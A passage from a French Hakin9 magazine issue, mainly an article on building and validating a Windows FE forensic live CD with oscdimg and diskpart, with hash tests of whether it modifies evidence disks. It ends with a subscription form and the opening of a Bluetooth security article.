


Figure 9. Prise en main de RegistryReport sous Windows FE

ProDiscover Basic ([www.toorcon.techpathways.com/uploads/ProDiscoverBasicU3.zip](http://www.toorcon.techpathways.com/uploads/ProDiscoverBasicU3.zip)) Note : L'archive peut être décompressée lorsque l'extension .u3 est remplacée par .zip. Le répertoire dispose de toutes les bibliothèques nécessaires ainsi que des fichiers exécutables. L'ensemble peut être copié dans le répertoire principal de Windows FE

Forensic Acquisition Utilities par George M. Garner Jr. (<http://gmgsystemsinc.com/fau>) regorge d'outils UNIX classiques comme dd, nc (netcat) et une implémentation de wipe pour supprimer certaines données

TestDisk par Christophe Grenier ([www.cgsecurity.org/wiki/TestDisk](http://www.cgsecurity.org/wiki/TestDisk)). Le site Web de Werner Rumpeltesz, (<http://www.gajjin.at>) vaut le détour ! Il existe également d'autres outils intéressants, tels que Registry Report, Registry Viewer

et System Report avec lequel vous pouvez créer des extraits de registre système, et des descriptions complètes. Historian (du même auteur) permet d'analyser des fichiers d'historique propres à Internet Explorer, Firefox et Opera. (Voir Figure 9)

Un autre site vivement recommandé est MiTeC de Michal Mutl ([www.mitec.cz](http://www.mitec.cz)). Un bon package à utiliser sous Windows FE est Windows File Analyzer. Ce programme dispose d'un analyseur d'images pour BDD, un analyseur de préchargement des données, un analyseur de raccourcis, un analyseur Index.dat et un analyseur de corbeille (plutôt intéressant).

En principe, n'importe quel programme autonome fonctionne dans un environnement Windows FE. La plupart des packages d'installation U3 peuvent être utilisés sachant qu'ils contiennent des exécutables et toutes les bibliothèques nécessaires. Toutefois, vos propres tests de validation sont indispensables afin de connaître les exigences particulières d'un programme. Pour savoir quelles bibliothèques sont nécessaires pour un programme, je vous recommande d'utiliser Dependency Walker ([www.dependencywalker.com](http://www.dependencywalker.com)).

## Étape 4 : Créer un Live CD bootable

Lorsque les modifications ont été apportées au registre et les programmes




Figure 10. Démonter les images FE avec GimageX



copiés, nous pouvons créer l'image CD. Dans *PE Tools* nous pouvons taper la commande :

```
imagex.exe /unmount  
/commit d:\mounted-CD
```

L'option */commit* indique à ImageX d'enregistrer toutes les modifications apportées au fichier image monté.

Si vous utilisez *CImageX* pour monter le fichier, il faut cocher l'option *Commit Changes* puis cliquer *Unmount*. (Voir Figure 10).

Nous pouvons changer le fichier *.wim* afin d'obtenir un fichier image nécessaire au boot sur CD. Pour ce faire, utilisez le programme *oscdimg* qui figure dans les outils de déploiement. Ce programme fonctionne avec la structure du répertoire généré par le script *copype.cmd*. Le fichier image pour le CD se trouve dans

le répertoire *ISO\Sources* et est nommé *boot.wim*. Il faut renommer *winpe.wim* en *boot.wim* puis le mettre dans le répertoire *ISO\Sources*. Il existe déjà une copie de sauvegarde pour le fichier *boot.wim* qui peut être remplacée.

Le fichier *bootfix.bin* doit être supprimé du répertoire *ISO\boot\*. Ce fichier permet d'initier un décompte de 10 secondes avant la séquence de démarrage sur CD. Vous êtes invité à appuyer sur une touche pour démarrer ou non à partir du CD. Ce compte à rebours peut être fatal – si vous le manquez, le système démarrera à partir du lecteur ce qui peut entraîner des erreurs critiques.

A partir de l'invite de commandes *PE Tools* nous initions la conversion.

L'option *-b* permet de choisir le secteur de démarrage (pour obtenir un CD bootable), suivi du chemin d'accès du répertoire source où se trouve le fichier

*boot.wim*. Finalement, nous avons le chemin d'accès où sera écrit le fichier ISO. L'option *-n* permet d'avoir des noms de fichier longs et *-o* permet de compresser le fichier. (Voir Figure 11)

Notez que le fichier ISO est composé d'un fichier *boot.wim* d'une taille comprise entre 170 - 200 Mo et un fichier de chargement. Le fichier *boot.wim* contient une partition NTFS dans le répertoire système. Lorsqu'on boot du CD, ce répertoire système sera copié sur la mémoire RAM avec une taille de 256Mo. Cette mémoire nous permettra d'utiliser de démarrer sur le lecteur par défaut. Windows FE démarre uniquement sur les systèmes ayant au minimum 512Mo de mémoire RAM – 256Mo de mémoire + 256Mo pour l'exécution.

La RAM est affichée après la lettre du lecteur X:\.

## Étape 5 : Test des images CD et création d'un CD

Pour tester, nous pouvons démarrer sur une image ISO grâce aux programmes de virtualisation telles que *Virtual PC* de Microsoft ou *Virtual Box* en freeware.

Windows FE doit démarrer et une fenêtre semblable au mode DOS s'affiche à l'écran avec en arrière-plan Windows Vista. L'ensemble constitue notre environnement de travail. (Voir Figure 12)

Si le test se révèle positif, nous pouvons graver le fichier ISO sur un CD-R (par exemple avec la fonction *Burn Image to Disk* du logiciel *Nero Burning ROM*).

L'heure est venue de tester notre CD sur un système fonctionnel !

## Utiliser Windows FE

Au cours de la première étape du test de Windows FE, notre environnement de travail se basait sur une fenêtre DOS au sein d'un environnement graphique. Bien que vous puissiez utiliser la souris, il n'existe pas d'icônes pour exécuter des programmes. Toutes les commandes doivent être saisies au clavier. Pour débiter, le mieux est encore d'afficher le contenu du système Windows grâce à la commande *dir*. Nous tapons ensuite deux fois la commande *dir*... Pour accéder au répertoire racine X:\. De cet emplacement, nous pouvons accéder



```
Windows PE Tools  
c:\>oscdimg  
OSCDIMG 2.45 CD-ROM and DVD-ROM Preauthoring Utility  
Copyright (C) Microsoft, 1993-2000. All rights reserved.  
For Microsoft internal use only.  
  
Usage: OSCDIMG [options] sourceroot targetfile  
  
-l volume label, no spaces (e.g. -lMYLABEL)  
-t time stamp for all files and directories, no spaces, any delimiter  
  (e.g. -t12/31/2000,15:01:00)  
-g encode GMT time for files rather than local time  
-h include hidden files and directories  
-n allow long filenames (longer than DOS 8.3 names)  
-nt allow long filenames, restricted to NT 3.51 compatibility  
-b "El Torito" boot sector file, no spaces  
  (e.g. -b:c:\location\cdboot.bin)  
-x compute and encode "AutoCRC" values in image  
-o optimize storage by encoding duplicate files only once  
-oi ignore diamond compression timestamps when comparing files  
-os show duplicate files while creating image  
  (-o options can be combined like -ois)  
  
c:\>oscdimg -n -a -bD:\FE-CD\etfsboot.com d:\FE-CD\ISO d:\FE-CD\FEx86.iso  
OSCDIMG 2.45 CD-ROM and DVD-ROM Preauthoring Utility  
Copyright (C) Microsoft, 1993-2000. All rights reserved.  
For Microsoft internal use only.  
  
Scanning source tree complete (18 files in 8 directories)  
Computing directory information complete  
Image file is 380735488 bytes  
Writing 18 files in 8 directories to d:\FE-CD\FEx86.iso  
100% complete  
Final image file is 380735488 bytes  
Done.  
c:\>
```

Figure 11. Créer le fichier ISO

# Étudiants

– un abonnement en prix unique destiné à vous !



~~35 €~~

**30 €**

Envoyez nous votre document d'étudiant scanné et notre bon d'abonnement, vous recevrez vos magazines juste à votre domicile !

Rejoignez-vous de votre jeunesse et sautez sur l'occasion!

**Je souhaite m'abonner au magazine Hakin9**

**6 numéros pour un prix unique !**

<b>1 Coordonnées postales :</b>	
Nom :	
Prénom :	
Adresse :	
Code postal :	
Ville :	Pays :

<b>2 Je règle par :</b>	
<input type="checkbox"/>	Carte bancaire n° CB <input type="text"/> expire le <input type="text"/> date et signature obligatoires type de carte ..... code CVC/CVV <input type="text"/>
<input type="checkbox"/>	Virement bancaire : Nom banque : Société Générale Chasse/Rhône banque guichet numéro de compte clé 30003 01353 00028010183 90 IBAN : FR76 30003 01353 00028010183 90 Adresse Swift (Code BIC) : SOGEFRPP
<input type="text"/>	

Date et signature




Figure 12. Démarrer sous Windows FE

à d'autres répertoires et à des programmes additionnels. Il serait intéressant de savoir quels sont les autres lecteurs connectés au système. Pour le moment, notre lecteur X:\ est simplement une zone mémoire, pas un lecteur physique.

## Afficher des informations sur les lecteurs de disque

Nous utilisons le programme `diskpart` pour afficher les lecteurs identifiés par le système. A l'invite de commande nous tapons `diskpart`. On obtient une nouvelle invite de commande : `DISKPART`. Avec la commande `list disk` on peut afficher tous les lecteurs `rescan` pour qu'il soit affiché dans la liste.

## Monter des lecteurs avec accès en lecture/écriture

Pour créer une sauvegarde, nous devons disposer des permissions en écriture sur le support cible. On recherche l'ID du lecteur avec la commande `list disk` (soit 1), et on le sélectionne avec `select disk 1`. La commande `attributes disk clear readonly` permet de supprimer l'attribut `read only` sur le disque en question. L'étape suivante consiste à débloquer la partition cible. Avec la commande `list volumes` on peut lister toutes les partitions disponibles sur notre disque. Avec la commande `select volume` suivi du numéro de la

partition et `attributes volume clear readonly` on peut configurer une partition en mode lecture/écriture.

Pour avoir accès, on doit assigner la lettre d'un lecteur à notre partition (soit D) avec la commande : `assign letter=D`.

Il doit être expressément indiqué qu'en conséquence, le système d'exploitation va écrire des données sur le disque dur. De préférence, tapez ces commandes

uniquement sur un lecteur cible. (Voir Figure 13).

## Connexion réseau

Pour utiliser notre système dans un réseau sans utiliser le DHCP, on peut rajouter manuellement les adresses IP :

```
netsh int ip set address local
    static 192.168.0.123 255.255.255.0
```

## Redémarrage & Arrêt

Pour éteindre ou redémarrer notre système il suffit d'arrêter le système. Bien évidemment, il est plus élégant d'utiliser le programme `wpeutil`. La commande `wpeutil reboot` permet de redémarrer le système, alors que la commande `wpeutil shutdown` l'éteint.

## Validation de l'investigation informatique légale

Un Live CD d'investigation informatique entre les mains d'un administrateur expérimenté permet de récupérer des incidents systèmes tout en effectuant des sauvegardes pour une éventuelle restauration. Si les outils mentionnés ci-dessus sont utilisés de manière appropriée sur les systèmes endommagés, un administrateur peut effectuer une première évaluation pour savoir s'il faut mener ou non une investigation plus poussée.





Figure 13. Le logiciel Diskpart en action



**Figure 14.** Les valeurs de hash du disque NTFS avant montage avec diskpart

Avant d'utiliser notre CD en cas réel, nous devons le tester pour voir s'il convient. En clair, notre CD doit autoriser tout accès en écriture mais ne doit pas rendre possible l'écriture sur disque pendant la séquence de démarrage. L'accès en écriture doit être possible uniquement sur les disques montés. Une procédure communément employée, consiste à calculer le checksum d'un système de test avant et après démarrage sur CD. Nous utilisons l'effet *avalanche* des algorithmes checksum comme *md5* ou *sha1*. L'effet *avalanche* signifie qu'en changeant un seul bit, le checksum est modifié.

Les quelques cas pouvant causer des problèmes sous Windows FE, sont en général les signatures de disque à l'initialisation du système. Les signatures de disque sont utilisées par Windows pour identifier de manière unique un disque, quelle que soit la lettre de lecteur affectée. La signature est une entrée de quatre octets entry qui se trouve sur le Master Boot Record (MBR - Secteur d'amorçage principal) à l'adresse 0x01B8. L'accès en lecture est possible avec *DumpCfg* à partir du Kit de ressources Windows.

Si Windows FE autorise les signatures de disque automatiquement alors on va se retrouver en difficulté.

Pour mieux comprendre les problèmes possibles, nous devons résumer les éléments qui permettent de dire qu'un bit est identique ainsi qu'une

*copie d'expertise informatique*. La valeur d'un hash permet de dire si une copie est ou non identique bit par bit. Si deux valeurs hash sont différentes, l'utilisateur est informé qu'il y a une différence mais sans plus. En aucun, nous ne pouvons savoir précisément ce qui est différent lorsqu'il y a eu une modification ou comment cette modification a été opérée. Si Windows FE effectue une signature de disque alors y aurait *uniquement* quatre octets modifiés. Dans tous les cas, la valeur hash du disque est changée.

Troy Larson a déjà publié des articles sur ce problème relatif à Windows FE et les signatures de disque sur des lecteurs différents de Windows (tout disque non signé).

Selon lui "Il s'agit d'un comportement connu, spécifique à Windows, qui est prévisible. Cette prévisibilité permet à un expert en investigation informatique de connaître à l'avance les comportements du système et d'en expliquer les causes." En outre, j'ai trouvé un commentaire sur DC1743 (l'auteur de *forensicsfromthesa usagefactory.blogspot.com*) qui indique que non seulement FE (autrement dit *diskpart*) écrit une signature disque mais laisse également un octet en lecture seule. Si cette hypothèse est vraie, alors nous aurions deux modifications apportées à nos preuves.

Certes nous savons pourquoi et où nos éléments de preuve ont été modifiés,

mais nous nous retrouvons dans une situation fâcheuse où certaines pièces ont été altérées. Ceci peut être un véritable problème dans le cadre d'une présentation devant une cour de justice où l'accusé peut demander légitimement *Vous pouvez le prouver ?* Ou pire : *Si ces données ont été altérées, en est-il de même pour toutes les preuves ?*

À ce stade il est préférable d'effectuer un test approfondi avec Windows FE pour comprendre les mécanismes en jeu.

## Scénarios tests et résultats

L'objectif de ces tests est de montrer comment Windows FE gère différents types de disques durs.

Nous testerons si et comment FE écrit aux types de lecteurs suivants :

- Disque 1 - un disque NTFS (bootable avec Windows XP Home),
- Disque 2 - un disque avec un système Linux *ext2*,
- Disque 3 - un disque vierge (*rempli de zéros*).

Dans un premier temps il faut calculer les checksums md5 des trois disques avant de démarrer avec FE.

Puis nous calculons les checksums du disque sous environnement FE (soit celui avec FTK-Imager) avant et après que les disques aient été montés avec *diskpart*.

Les tests ont été menés sur un vieux système avec un pentium III disposant d'un contrôleur U160-SCSI. Les disques SCSI ont une taille respective de 9Go et 18Go.

Le checksum md5 comporte 32 valeurs hexadécimales. Pour faciliter la lecture, j'ai abrégé les checksums en ne faisant figurer que les quatre premières et quatre dernières valeurs hexadécimales.

Checksums avant démarrage sous FE – Les valeurs hash ont été calculées sous Linux avec *md5sum*: (Voir Figure 14)

```
Disk 1 had "d527 [...] a932",
Disk 2 "9f36 [...] 38af" and
Disk 3 "e4cb [...] 74ad".
```

Checksums après démarrage sous FE – Les checksums ont été calculés avec FTK-Imager :



Disk 1 had "d527 [...] a932",  
 Disk 2 "9f36 [...] 38af" and  
 Disk 3 "e4cb [...] 74ad".

Checksums après montage avec *diskpart* et ajustement du volume en mode lecture/écriture

Disque 1 – Montage et configuration du mode lecture/écriture des deux disques, le volume est valide and le checksum possède la valeur 0988 [...] 462a!! (Voir Figure 15)

Disque 2 – *diskpart* – *Select Disk* affiche le message d'erreur *Disk not initialized*, *diskpart* – *attributes disk clear readonly* ; le checksum n'est pas modifié.

Disque 3 – résultats semblables avec le disque *ext2* – checksum inchangé.

Checksums obtenus – Les checksums ont été calculés après redémarrage sous un système Linux. Ceci a permis de vérifier l'exactitude des checksums avec FTK-Imager. Pour le Disque 1 les nouveaux checksums sont 0988 [...] 462a, tandis qu'avec le Disque 2 et 3 les valeurs d'origine sont conservées.

## Analyse du disque NTFS formaté

Comme prévu, Windows FE a écrit sur le disque NTFS monté en lecture/écriture. Pour vérifier les modifications apportées au disque NTFS j'ai comparé l'image d'origine du *disque dur* avec celle modifiée du disque. J'ai utilisé *WinHex*

pour ouvrir les deux fichiers image et les comparer octet par octet.

J'ai noté trois changements. Le premier est spécifique au secteur d'amorçage principal (MBR) et à la table de partition du disque (entre les adresses 0x0400 et 0xA310). Une modification assez importante (plusieurs kilo-octets) s'est produite dans une zone non allouée. Une analyse plus poussée d'identifier la source de ces modifications. Dans le cas présent il s'agit du répertoire de métadonnées *\$RmMetadata* dans *\$Extend*. Deux nouveaux sous-répertoires *\$Txf* et *\$TxfLog* ont été créés dans deux nouveaux fichiers de métadonnées *\$Repair* et *\$Repair.\$Config*. Ces fichiers sont présents uniquement dans la version NTFS utilisée par Windows Vista (et ultérieure), appelé *NTFS transactionnel*. Ces fichiers ont sans doute été ajoutés par Windows FE après montage du lecteur et la configuration en mode lecture/écriture.

Selon mes tests, Windows FE ne modifiera jamais les disques durs automatiquement quel que soit le système de fichiers avec lequel ils sont formatés.

Les modifications apportées aux disques durs sont possibles uniquement si chaque disque dispose d'un secteur d'amorçage principal (MBR) compatible Windows, d'une table de partition (FAT ou NTFS) et si le montage est manuel en mode lecture/écriture à l'aide de *diskpart*.

Au cours de mes tests je n'ai pu reproduire le système d'écriture automatique

propre à Windows FE comme mentionné par Troy Larson et d'autres experts.

Je n'ai reporté aucune modification du disque NTFS, disque vierge ou celui formaté *ext2*. Le montage de lecteurs ne disposant pas de Windows était impossible avec *diskpart*, c'est pourquoi aucune opération d'écriture n'a pu être effectuée sur les disques.

Au regard de ces tests, il est difficile de dire dans quelles circonstances Larson, *DC1743* et d'autres intervenants ont pu faire leurs observations.

Quoi qu'il en soit le point fondamental est que Windows FE/*diskpart* ne provoque aucune perte ou modification de données sur les disques. Il suffit d'utiliser *diskpart* pour monter le lecteur cible. Tous les outils pour générer des images peuvent fonctionner avec les *lecteurs physiques*.

En comparant les checksums des fichiers de sauvegarde nous avons pu vérifier le fonctionnement des logiciels de création d'images !

Nous avons donc réussi à créer un environnement Windows propre à l'investigation informatique et nous avons vérifié que l'ensemble était fonctionnel.

Dans tout les cas, l'utilisateur doit toujours mener ses propres évaluations lors de la création de son CD, tester et documenter son environnement de travail. Imaginez ne serait-ce qu'une faute de frappe, des facteurs susceptibles de générer un CD qui ne fonctionne pas comme prévu ! J'ai déjà indiqué qu'il y avait quelques différences mineures entre les diverses révisions du kit d'installation automatisé (AIK).

L'utilisateur reste donc le seul maître à bord ! En outre, les essais sont également utiles pour se former à l'utilisation du CD et pour mettre au point une routine.

Pour finir, il est bon de noter que ce Live CD n'est pas LA solution. Sur ce terrain là, il est difficile de concurrencer Linux. Néanmoins, je pense qu'il mérite le détour, pour certains cas spécifiques.

### Marc Remmert

L'auteur est un examinateur certifié dans l'investigation informatique légale. Il s'intéresse au domaine de la sécurité informatique ainsi qu'aux systèmes d'exploitation Linux/UNIX. Marc Remmert a commencé à utiliser des ordinateurs à la fin des années 80. Il passe la plus grande partie de son temps libre avec sa famille. Toutefois, lorsqu'il a un moment, il aime passer en revue sa collection d'anciens ordinateurs.

Vous pouvez le contacter à : [mremmert@arcorde](mailto:mremmert@arcorde).




Figure 15. Les valeurs de hash du disque NTFS après montage avec *diskpart*

# VISITEZ NOTRE SITE INTERNET



[WWW.HAKIN9.ORG/FR/](http://WWW.HAKIN9.ORG/FR/)

## **Vous y trouverez**

les **articles** les plus  
intéressants à **télécharger**

**listings**, outils indispensables

**forum** actualités, **informations** sur  
les prochains numéros



RÉGIS SENET

# La sécurité des réseaux bluetooth

Degré de difficulté



Bluetooth est une spécification de l'industrie des télécommunications. Elle utilise une technologie radio courte distance destinée à simplifier les connexions entre les appareils électroniques. Elle a été conçue dans le but de remplacer les câbles entre les ordinateurs et les imprimantes, les scanners, les claviers, les souris, les manettes de jeu vidéo, les téléphones portables, les PDA, les systèmes et kits mains libres, les autoradios, les appareils photo numériques, les lecteurs de code-barres, les bornes publicitaires interactives. (Cf Wikipédia).

Les réseaux sans fil wireless (Wi-Fi) ont déjà été mis à mal de nombreuses fois. L'insécurité liée à la protection du protocole WEP n'est plus à démontrer, de nombreux outils permettent de mettre à mal cet algorithme en quelques secondes ont vu le jour sur Internet. Le WPA ainsi que le WPA2 souffrent également de problèmes de sécurité. Pour ne pas faillir à la règle, les réseaux Bluetooth subissent également des attaques permettant de dévoiler l'ensemble des informations d'un téléphone, changer les sonneries, éteindre ou redémarrer le téléphone. De plus, pour en terminer avec cette introduction et pour réellement passer au vifs du sujet, il est possible de passer des appels sans que le propriétaire du téléphone ne s'en rende compte.

Avec le temps et la démocratisation du Bluetooth, une véritable communauté de pirates informatique à la dent bleu s'est intéressée à cette technologie relativement nouvelle et donc encore pleine de surprises.

Cette démocratisation a également amené la création de nombreux outils permettant de faciliter l'ensemble des actions comme la détection des périphériques, la recherche de failles ou bien encore la prise de possession du périphérique.

Des outils très efficaces et très simples à mettre en œuvre sont par exemple disponible sur la distribution BackTrack 4 restant la distribution phare dans le domaine de la sécurité.

De nombreux outils sont également disponibles dans la BackTrack FRHACK Edition ainsi que OSWA-Assistant. Cette dernière étant une distribution spécialisée dans les réseaux sans fils.

## Le Bluetooth un peu plus en détail

Au maximum, un périphérique Bluetooth maître peut communiquer avec 7 autres périphériques esclaves. Le réseau ainsi créé s'appelle un Piconet. Il existe également un Scatternet qui consiste quand à lui en une interconnexion de réseaux de type Piconet, grâce à des périphériques jouant le rôle de "routeurs". Le nombre de Piconet est limité à 10 dans un Scatternet.

